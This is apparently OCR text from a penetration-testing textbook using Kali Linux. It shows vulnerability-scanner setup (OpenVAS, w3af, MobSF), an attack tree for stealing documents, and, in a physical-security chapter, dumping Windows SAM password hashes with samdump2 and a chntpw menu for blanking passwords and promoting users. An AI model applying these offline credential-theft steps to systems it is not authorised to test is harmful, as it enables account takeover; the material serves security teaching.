
```
root@kali:~/Desktop/MobSf/Mobile-Security-Framework-MobSF# python manage.py runserver 192.168.0.124:8000
Performing system checks...


Mobile Security Framework v0.9.3.9 Beta
```





```
OS: Linux
Platform: Linux-4.9.0-kali1-amd64-x86_64-with-Kali-kali-rolling-kali-rolling
Dist: ('Kali', 'kali-rolling', 'kali-rolling')

[INFO] Finding JDK Location in Linux/MAC....

[INFO] JDK 1.7 or above is available
```





```
        OK: xsltproc found.
Step 3: Checking user configuration ...
        WARNING: Your password policy is empty.
        SUGGEST: Edit the /etc/openvas/pwpolicy.conf file to set a password policy.
Step 4: Checking Greenbone Security Assistant (GSA) ...
        OK: Greenbone Security Assistant is present in version 6.0.11.
Step 5: Checking OpenVAS CLI ...
        OK: OpenVAS CLI version 1.4.5.
Step 6: Checking Greenbone Security Desktop (GSD) ...
        SKIP: Skipping check for Greenbone Security Desktop.
Step 7: Checking if OpenVAS services are up and running ...
        OK: netstat found, extended checks of the OpenVAS services enabled.
        OK: OpenVAS Scanner is running and listening only on the local interface.
        OK: OpenVAS Scanner is listening on port 9391, which is the default port.
        WARNING: OpenVAS Manager is running and listening only on the local interface.
        This means that you will not be able to access the OpenVAS Manager from the
        outside using GSD or OpenVAS CLI.
        SUGGEST: Ensure that OpenVAS Manager listens on all interfaces unless you want
        a local service only.
        OK: OpenVAS Manager is listening on port 9390, which is the default port.
        OK: Greenbone Security Assistant is listening on port 443, which is the default port.
Step 8: Checking nmap installation ...
        WARNING: Your version of nmap is not fully supported: 7.40
        SUGGEST: You should install nmap 5.51 if you plan to use the nmap NSE NVTs.
Step 10: Checking presence of optional tools ...
        OK: pdflatex found.
        OK: PDF generation successful. The PDF report format is likely to work.
        OK: ssh-keygen found, LSC credential generation for GNU/Linux targets is likely to work.
        OK: rpm found, LSC credential package generation for RPM based targets is likely to work.
        OK: alien found, LSC credential package generation for DEB based targets is likely to work.
        OK: nsis found, LSC credential package generation for Microsoft Windows targets is likely to work

It seems like your OpenVAS-8 installation is OK.

If you think it is not OK, please report your observation
and help us to improve this check routine:
http://lists.wald.intevation.org/mailman/listinfo/openvas-discuss
Please attach the log-file (/tmp/openvas-check-setup.log) to help us analyze the problem.
```





Applications
Places
Firefox ESR
Sat 07:06
Greenbone Security Assistant - Mozilla Firefox
Greenbone Security A...
https://localhost:9392/omp?r=1&token=ebbb56d0-e014-4a96-b72c-39ab04c36878
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Greenbone Security Assistant
Logged in as Admin admin | Logout
Sat Mar 11 12:06:48 2017 UTC
Scan Management
Asset Management
SecInfo Management
Configuration
Extras
Administration
Help
Tasks (total: 0)
Refresh every 30 Sec.
Filter:
apply_overrides=1 rows=10 first=1 sort=name
Name
Status
Reports
Total
Last
Severity
Trend
Actions
Apply to page contents
(Applied filter: apply_overrides=1 rows=10 first=1 sort=name)
(total: 0)
Welcome dear new user!
To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts.
I will appear automatically in areas where you have created no or only a few objects. And disappear when you have more than 3 objects. You can call me with this icon any time later on.
If you want help creating new scan tasks but also more options, you can select "Advanced Task Wizard" from the wizard selection menu at the top of this window where it currently says "Task Wizard" marked with a small arrow.
For more detailed information on functionality, please try the integrated help system. It is
Quick start: Immediately scan an IP address
IP address or hostname:
Start Scan
For this short-cut I will do the following for you:
1. Create a new Target with default Port List
2. Create a new Task using this target with default Scan Configuration
3. Start this scan task right away
4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress
In fact, you must not lean back. As soon as the scan progress is beyond 1%, you can already jump into the scan report via the link in the Reports Total column and review the results collected so far.
When creating the Target and Task I will use the default Port List, Alert, OpenVAS Scan Config, Credentials, OpenVAS Scanner and Slave


Applications
Places
Firefox ESR
Sat 07:30
Greenbone Security Assistant - Mozilla Firefox
Greenbone Security A...
http://192.168.0.129/
https://localhost:9392/omp?cmd=get_info&info_type=ovaldef&filterbox=1&filter=sort-reverse%3Dcreated rows%
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Greenbone Security Assistant
Logged in as Admin admin | Logout
Sat Mar 11 12:30:05 2017 UTC
Scan Management
Asset Management
SecInfo Management
Configuration
Extras
Administration
Help
Targets
Port Lists
Credentials
Scan Configs
Alerts
Schedules
Report Formats
Slaves
Agents
Scanners
Filters
Tags
Permissions
OVAL Definitions
1 - 10 of 28175 (total: 2817
Filter:
First result: 1
Results per page: 10
Sort by: Created
Ascending
Descending
Apply
Name
Version
Status
CVEs
Severity
oval:org.mitre.oval:def:29419
oval/5.10/org.mitre.oval/i/oval.xml
1
DRAFT
Aug 19 2015
0
N/A
Microsoft Access 2003 SP
oval:org.mitre.oval:def:29043
oval/5.10/org.mitre.oval/i/oval.xml
1
DRAFT
Aug 19 2015
0
N/A
Microsoft Access 2003 is installed
oval:org.mitre.oval:def:29489
oval/5.10/org.mitre.oval/i/oval.xml
2
INTERIM
inventory
Fri Aug 7 2015
Mon Aug 31 2015
0
N/A
Microsoft Windows 10 Professional is installed
oval:org.mitre.oval:def:29438
oval/5.10/org.mitre.oval/i/oval.xml
2
INTERIM
inventory
Fri Aug 7 2015
Mon Aug 31 2015
0
N/A
Microsoft Windows 10 Home is installed
oval:org.mitre.oval:def:29412
oval/5.10/org.mitre.oval/i/oval.xml
2
INTERIM
inventory
Fri Aug 7 2015
Mon Aug 31 2015
0
N/A
Microsoft Windows 10 Enterprise is installed
oval:org.mitre.oval:def:29389
2
INTERIM
inventory
Fri Aug 7 2015
Mon Aug 31 2015
0
N/A
https://localhost:9392/omp?cmd=get_lsc_credentials&token=ebbb56d0-e014-4a96-b72c-39ab04c36878


w3af - Web Application Attack and Audit Framework
Profiles Edit View Tools Configuration Help
Scan config Log Results Exploit
Profiles
empty_profile
OWASP_TOP10
audit_high_risk
bruteforce
fast_scan
full_audit
full_audit_spider_man
sitemap
web_infrastructure
Target: http://192.168.0.124
Start
Active Plugin
audit
auth
bruteforce
crawl
evasion
grep
infrastructure
mangle
Active Plugin
output
Perform a fast scan of the target site, using only a few discovery plugins and the fastest audit plugins.


Need to acquire proprietary engineering documents
Compromise the engineer's server
Compromise engineer's email account
Obtain access credentials using keyboard logger
Exploit known buffer overflow to gain root access
Exploit vulnerability in web access interface

Chapter 5: Physical Security and Social Engineering





```
root@kali:~# fdisk -l
Disk /dev/sda: 28.7 GiB, 30752000000 bytes, 60062500 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x63fda129

Device     Boot   Start     End Sectors  Size Id Type
/dev/sda1  *         64 1669119 1669056  815M 17 Hidden HPFS/NTFS
/dev/sda2       1669120 1670527    1408  704K  1 FAT12


Disk /dev/sdb: 238.5 GiB, 256060514304 bytes, 500118192 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x622d859d

Device     Boot     Start       End   Sectors   Size Id Type
/dev/sdb1  *         2048    206847    204800   100M  7 HPFS/NTFS/exFAT
/dev/sdb2          206848 251865087 251658240   120G  7 HPFS/NTFS/exFAT
/dev/sdb3       251865088 500115455 248250368 118.4G  7 HPFS/NTFS/exFAT


Disk /dev/loop0: 591.2 MiB, 619929600 bytes, 1210800 sectors
Units: sectors of 1 * 512 = 512 bytes
```

```
Terminal - root@kali: /media/root/C45C428A5C4276E8/Windows/System32/config
File  Edit  View  Terminal  Tabs  Help
root@kali:/media/root/C45C428A5C4276E8/Windows/System32/config# samdump2 SYSTEM SAM
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
itsupport:1001:aad3b435b51404eeaad3b435b51404ee:08b40bf1ce31ea247411839fbec7bd64:::
root@kali:/media/root/C45C428A5C4276E8/Windows/System32/config#
```

```
root@kali:/media/root/C45C428A5C4276E8/Windows/System32/config# ls -la | more
total 147625
drwxrwxrwx 1 root root    49152 Jun 17 15:52 .
drwxrwxrwx 1 root root   655360 Jun 17 15:57 ..
-rwxrwxrwx 2 root root    28672 Jun 21  2016 BCD-Template
-rwxrwxrwx 2 root root    25600 Jun 21  2016 BCD-Template.LOG
-rwxrwxrwx 2 root root 32768000 Jun 17 15:52 COMPONENTS
-rwxrwxrwx 2 root root    65536 Jun 21  2016 COMPONENTS{016888b9-6c6f-11de-8d1d
001e0bcde3ec}.TM.blf
-rwxrwxrwx 2 root root   524288 Jun 21  2016 COMPONENTS{016888b9-6c6f-11de-8d1d
001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
-rwxrwxrwx 2 root root   524288 Jul 14  2009 COMPONENTS{016888b9-6c6f-11de-8d1d
001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
-rwxrwxrwx 2 root root    65536 Sep 29  2016 COMPONENTS{0632cbee-8539-11e6-8404
e4b3181e3fc4}.TM.blf
-rwxrwxrwx 2 root root   524288 Sep 29  2016 COMPONENTS{0632cbee-8539-11e6-8404
e4b3181e3fc4}.TMContainer00000000000000000001.regtrans-ms
-rwxrwxrwx 2 root root   524288 Sep 28  2016 COMPONENTS{0632cbee-8539-11e6-8404
e4b3181e3fc4}.TMContainer00000000000000000002.regtrans-ms
-rwxrwxrwx 2 root root    65536 Jun 17 15:04 COMPONENTS{3fda0370-8617-11e6-8d81
e4b3181e3fc4}.TM.blf
-rwxrwxrwx 2 root root   524288 Jun 15 09:43 COMPONENTS{3fda0370-8617-11e6-8d81
e4b3181e3fc4}.TMContainer00000000000000000001.regtrans-ms
```

```
00000220 = Administrators (which has 4 members)

Account bits: 0x0210 =
[ ] Disabled        | [ ] Homedir req.    | [ ] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account  | [ ] NMS account     |
[ ] Domain trust ac | [ ] Wks trust act.  | [ ] Srv trust act   |
[X] Pwd don't expir | [ ] Auto lockout    | [ ] (unknown 0x08)  |
[ ] (unknown 0x10)  | [ ] (unknown 0x20)  | [ ] (unknown 0x40)  |

Failed login count: 373, while max tries is: 0
Total  login count: 46
** No NT MD4 hash found. This user probably has a BLANK password!
** No LANMAN hash found either. Try login with no password!

- - - - User Edit Menu:
 1 - Clear (blank) user password
 2 - Unlock and enable user account [probably locked now]
 3 - Promote user (make user an administrator)
 4 - Add user to a group
